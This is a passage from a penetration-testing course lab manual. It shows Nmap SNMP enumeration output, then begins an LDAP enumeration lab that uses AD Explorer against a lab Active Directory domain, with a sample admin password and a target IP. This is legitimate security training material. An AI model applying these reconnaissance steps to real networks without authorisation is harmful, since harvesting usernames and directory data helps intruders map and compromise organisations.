161/udp   open  snmp
| snmp-interfaces:
|   Software Loopback Interface 1\x00
|   IP address: 127.0.0.1  Netmask: 255.0.0.0
|   Type: softwareLoopback  Speed: 1 Gbps
|   Status: up
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   Microsoft 6to4 Adapter\x00
|   Type: tunnel  Speed: 0 Kbps
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   WAN Miniport (IKEv2)\x00
|   Type: tunnel  Speed: 0 Kbps
|   Status: down
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   WAN Miniport (PPTP)\x00
|   Type: tunnel  Speed: 0 Kbps
|   Status: down
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   Microsoft IP-HTTPS Platform Adapter\x00
|   Type: tunnel  Speed: 0 Kbps
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   WAN Miniport (Network Monitor)\x00
|   Type: ethernetCsmacd  Speed: 0 Kbps
```

12. This concludes the demonstration of performing SNMP enumeration using Nmap.
13. Close all open windows and document all the acquired information.
14. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform LDAP Enumeration

This method of enumeration uses LDAP to generate a list of distributed directory services on the target system.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after SNMP enumeration is to perform LDAP enumeration to access directory listings within Active Directory or other directory services. Directory services provide hierarchically and logically structured information about the components of a network, from lists of printers to corporate email directories. In this sense, they are similar to a company's org chart.

LDAP enumeration allows you to gather information about usernames, addresses, departmental details, server names, etc.

Lab Objectives

- Perform LDAP enumeration using Active Directory Explorer (AD Explorer)
- Perform LDAP enumeration using Python and Nmap
- Perform LDAP enumeration using ldapsearch

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of LDAP Enumeration

LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names.


Lab Tasks

Task 1: Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. It can be used to navigate an AD database easily, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that can be saved and re-executed.


Here, we will use the AD Explorer to perform LDAP enumeration on an AD domain and modify the domain user accounts.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.
3. Navigate to **Z:\CEHv12 Module 04 Enumeration\LDAP Enumeration Tools\Active Directory Explorer** and double-click **ADExplorer.exe**.




Module 04 – Enumeration

4. The **Active Directory Explorer License Agreement** window appears; click **Agree**.
5. The **Connect to Active Directory** pop-up appears; type the IP address of the target in the **Connect to** field (in this example, we are targeting the **Windows Server 2022** machine: **10.10.1.22**) and click **OK**.

